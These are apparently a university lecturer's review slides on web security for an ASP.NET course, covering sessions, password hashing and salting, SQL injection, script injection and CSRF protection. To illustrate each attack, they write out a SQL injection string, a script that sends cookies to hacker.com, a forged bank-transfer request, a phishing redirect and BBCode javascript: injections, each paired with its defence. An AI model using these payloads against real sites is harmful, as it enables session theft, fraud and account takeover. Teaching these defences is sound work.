JÖNKÖPING UNIVERSITY

School of Engineering

REPETITION

Server-side Web Development

TPWK16 Spring 2017

Peter Larsson-Green

REGARDING THE PROJECT

For passing:

- Make sure to implement all functionality in Part 1 of the lab instructions.

For a higher grade:

- Check the criteria document.
- Have the web application up and running on AWS.
- Upload report + Visual Studio project on Ping Pong.
- Add the URI to your web application on AWS.

REGARDING THE PING PONG EXAM

My parts:

- Security
- REST

Does also require knowledge about:

- HTTP & HTTPS (& the same-origin policy)
- Cookies
- Sessions

Exam questions:

- You will not be required to write (perfect) C#/ASP.NET code.
- You should be able to read and understand code in other languages.

REGARDING TODAY

ASK QUESTIONS!

SECURITY, ONLY LESSON

Never, ever trust clients.

FIRST LESSON - EXAMPLE

The server knows only what the clients tell it.

DESIGNING A MEMBER SYSTEM

Authentication & Authorization

Is the user really who he claims to be?

What is User X allowed to do?

STAYING SIGNED IN

Problem: HTTP is stateless.

Solution: Use HTTP cookies.

SESSIONS

"Cookies on the server"

- Session = temporary information stored about a client on the server.
  - The session id is sent to client in a cookie.
  - The client sends back this id to the server with each HTTP request.

ROLE BASED AUTHORIZATION

- Roles contains sets of permissions, e.g.:
  - Reader = {Permission to read posts}
  - Writer = {Permission to write posts}
  - Deleter = {Permission to delete posts}
  - Admin = {Permission to read posts,
    Permission to write posts,
    Permission to delete posts}
- Users are assigned roles.
  - Adam = {Reader}
  - Bertil = {Reader, Deleter}
  - Ceasar = {Admin}

ROLE BASED AUTHORIZATION

Our members table

Id	Username	Password
1	User A	Password A
2	User B	Password B
3	User C	Password C
4	User D	Password D

Our roles table

Id	Name
1	Reader
2	Writer
3	Deleter
4	Admin

Member_Id	Role_Id
1	1
1	2
2	1
3	4

SIGN IN AS SOMEONE ELSE

Our members table

Username	Password
Lisa	jklSD$2Fk3
Bart	123456
Homer	1+4=8
Marge	ilovehs

Sign in

Username:

Password:

Submit

What do the cracker do?

Keeps trying different passwords until he successfully logins.

What can we do?

Limit the number of login attempts.

IF WE ARE HACKED

Our members table

Username	Password
Lisa	jklSD$2Fk3
Bart	123456
Homer	1+4=8
Marge	ilovehs

What do the cracker do?


Logins as the users on other websites.

What can we do?

Don't store the passwords in plaintext.

ENCRYPTION

Caesar cipher
Key = 2



When the user signs up:

Store the password encrypted.

When the user signs in:

Decrypt the encrypted password and compare it with the provided one.

Username	Password
Stupid	SIMPLE

Username	Encrypted Password
Stupid	UKORNG

IF WE ARE HACKED

The cracker can't read the passwords in plain text ☺


What do the cracker do?

Searches for the encryption function and decrypts the encrypted passwords.

What do we do?

Hash the passwords instead of encrypting them.

HASHING (MUL + MOD)



When the user signs up:

Store the hash of the password.

Username	Password
Stupid	SIMPLE

When the user signs in:

Hash the provided password and compare it with the stored hash.

Username	Hashed Password
Stupid	83*73*77*80*76*69 % 1000 = 360

IF WE ARE CRACKED

Username	Hashed Password
Stupid	360

The cracker can't read the password in plaintext ☺

The cracker can't "unhash" the hashed passwords ☺

Rainbow Table

Plain text	Hashed
password	746
123456	254
qwerty	968
simple	360
aaaaaa	173

What do the cracker do?

Uses rainbow tables with common passwords to "unhash" the hash.

What do we do?

Add static salt to the password we hash.

```
hash("theSalt"+"thePassword")
```

IF WE ARE CRACKED

What do the cracker do?

Creates his own rainbow table with the same salt.

What do we do?

Use dynamic salt instead (each user has its own salt).

Rainbow Table

Plain text	Hashed
theSaltpassword	245
theSalt123456	587
theSaltqwerty	163
theSaltsimple	93
theSaltaaaaaa	974

Username	Salt	Hashed Password
Stupid	ksjktjf	215
Member X	lkdyrar	722
Member Y	jskdjtny	859

The cracker needs to generate one rainbow table for each user ☺

SQL INJECTIONS

```
<form method="post" action="Members/SignIn">
  Username: <input type="text" name="username"><br>
  Password: <input type="password" name="password"><br>
  <input type="submit" value="Sign in!">
</form>
```

Sign in

Username: Lars

Password: pa55word

Sign in!

```
public class MembersController : Controller{
  public ActionResult SignIn(string username, string password){
    var query = @"SELECT level FROM members WHERE
                  username = '"+username+"' AND
                  password = '"+password+"' LIMIT 1";
  }
}
```

```
SELECT level FROM members WHERE
username = 'Lars' AND
password = 'pa55w0rd' LIMIT 1
```

SQL INJECTIONS

```
<form method="post" action="Members/SignIn">
  Username: <input type="text" name="username"><br>
  Password: <input type="password" name="password"><br>
  <input type="submit" value="Sign in!">
</form>
```

Sign in

Username: Lars

Password: ' OR '' = '

Sign in!

```
public class MembersController : Controller{
  public ActionResult SignIn(string username, string password){
    var query = @"SELECT level FROM members WHERE
                  username = '"+username+"' AND
                  password = '"+password+"' LIMIT 1";
  }
}
```

```
SELECT level FROM members WHERE
username = 'Lars' AND
password = '' OR '' = '' LIMIT 1
```

SQL INJECTIONS

```
var query = @"SELECT level FROM members WHERE
              username = '"+username+"' AND
              password = '"+password+"' LIMIT 1";
```

Needs to be escaped!

We get:

```
SELECT level FROM members WHERE
username = 'Lars' AND
password = '' OR '' = '' LIMIT 1
```

We need to get:

```
SELECT level FROM members WHERE
username = 'Lars' AND
password = '\' OR \'\' = \'' LIMIT 1
```

```
var query = @"SELECT level FROM members WHERE
              username = '"+escape(username)+"' AND
              password = '"+escape(password)+"' LIMIT 1";
```

SQL PARAMETERS

```
public class MembersController : Controller{
  public ActionResult SignIn(string username, string password){
    var query = @"SELECT level FROM members WHERE
                  username = @user AND
                  password = @pass LIMIT 1";
    using(SqlCommand command = new SqlCommand(query, theConnection)){
      command.Parameters.Add("@user", SqlDbType.VarChar).Value = username;
      command.Parameters.Add("@pass", SqlDbType.VarChar).Value = password;
      int level = command.ExecuteScalar() as int;
    }
  }
}
```

HTML INJECTIONS

```
public class MembersController : Controller{
  public void ListAll(){
    var query = "SELECT username FROM members";
    using(SqlCommand command = new SqlCommand(query, theConnection)){
      SqlDataReader reader = command.ExecuteReader();
      Response.Write("<ul>");
      while(reader.read()){
        Response.Write("<li>"+reader.GetString(0)+"</li>");
      }
      Response.Write("</ul>");
    }
  }
}
```

HTML INJECTIONS

Our members table

Username
Lisa
Bart
Homer

```
<ul>
  <li>Lisa</li>
  <li>Bart</li>
  <li>Homer</li>
</ul>
```

- Lisa
- Bart
- Homer

Or worse: JavaScript code!

Username
Good 1
<b>I'm bad ☺
Good 2

```
<ul>
  <li>Good 1</li>
  <li><b>I'm bad ☺</li>
  <li>Good 2</li>
</ul>
```

- Good 1
- **I'm bad ☺**
- **Good 2**

HTML INJECTIONS

- Characters with special meaning in HTML needs to be replaced with their entities!
  - `<` → `<`
  - `>` → `>`
  - `"` → `"`
  - `'` → `'`
- In controllers, use `Server.HtmlEncode(theString)`.
- In Razor, all dynamic output is encoded by default.
  - Use the `@Html.Raw("The output")` helper if you don't want that.

HTML INJECTIONS

If you don't protect yourself against HTML injections:

```
<script>
var cookies = document.cookie // Session id, or...
                              // ...auto-login info.
window.location = "http://hacker.com?c="+cookies
</script>
```

The hacker (owner of hacker.com) now has the user's session id or auto-login information ☹

Usually not a problem anymore: JS can't read HTTP Only Cookies.

HTML INJECTIONS

If you don't protect yourself against HTML injections:

```
<script>
var request = new XMLHttpRequest()
request.open("POST", "http://bank.com/transfer")
request.send("from=23-132&to=14-421&amount=1000")
</script>
```

If the user is logged in at bank.com (according to some cookie), the hacker transfers $1000 from the user's account to his own ☹

The *same-origin policy* partly forbids this.

HTML INJECTIONS

If you don't protect yourself against HTML injections:

```
<script>
window.location = "http://identical-site.com"
</script>
```

The user is redirected to the hackers identical looking website.

When user signs in there → Hacker gets user's password ☹

The URL in the address bar is different, but will the user notice?

HTML INJECTIONS

If you don't protect yourself against HTML injections:

```
<script>
document.getElementById('login').addEventListener(
  'submit',
  function(){ /* Read the user's password. */ }
)
</script>
```

HTML INJECTIONS

Protected by default in ASP.NET, do we need to worry?

- Not protected by default in many other frameworks.
- Sometimes you want to allow users to enter some HTML code.
  - E.g. in their presentations.
  - Really risky!
  - BBCode:
    - `[img]THE_URL[/img]` → `<img src="THE_URL">`

```
[img]http://bank.com/transfer?from=...[/img]
```

    - `[url="THE_URL"]THE_TEXT[/url]` → `<a href='THE_URL'>THE_TEXT</a>`

```
[url="javascript:JS_CODE"]Click![/url]
```

```
[url="'onclick='JS_CODE"]Click![/url]
```

HTML INJECTIONS

Protected by default in ASP.NET, do we need to worry?

- Not protected by default in many other frameworks.
- Sometimes you want to allow users to enter some HTML code.
- Or CSS code.
  - E.g. background color of their presentations.

PROTECTING OUR WEBSITE

Are our users safe if we properly escape all input from them?

- No! Other websites (possible hacked) our users visit might send requests to ours.

Can we protect ourselves against those requests?

- Yes! Most user actions comes from forms →
  Add secret to form & cookie and then validate.

PROTECTING OUR WEBSITE

```
HTTP/1.1 200 OK
Set-Cookie: secret=abc123; HttpOnly
...

<form action="money/transfer" method="post">
    From: <input type="text"   name="from">   <br>
      To: <input type="text"   name="to">     <br>
  Amount: <input type="text"   name="amount"> <br>
          <input type="hidden" name="secret" value="abc123">
  <input type="submit" value="Transfer!">
</form>
```

No JavaScript on any website can read this cookie.

Same-origin policy forbids other websites to read this HTTP Response.

PROTECTING OUR WEBSITE

This technique is very easy to use in ASP.NET.

In Razor

```
@using (Html.BeginForm()){
  @Html.AntiForgeryToken()
  ...
}
```


Adds the `Set-Cookie` header and the hidden input field.

In Controllers

```
public class MyController{
  [ValidateAntiForgeryToken]
  public ActionResult Handle(){
    // Code here will only run
    // if the cookie-token and
    // the hidden input-token
    // matches.
  }
}
```


HTTP VS HTTPS

- HTTP is not encrypted.
  - Anyone between you and the server can read your requests/responses!
  - Not good for passwords, bank transactions, etc.
- HTTPS to the rescue!
  - HTTP sent encrypted.



ENCRYPTION


Caesar cipher
Key = 2



- Example of a symmetric-key encryption algorithm.
  - Same key used for both encrypting and decrypting.
- Suitable encryption algorithm for HTTPS?
  - NO! How can the client and the server safely agree on which key to use?
  - Asymmetric-key encryption algorithms to the rescue!

ASYMMETRIC ENCRYPTION

Encryption Key ≠ Decryption Key (AKA Public Key Encryption)




- How do clients obtain the Encryption Key?
  - Simply ask the server for it?
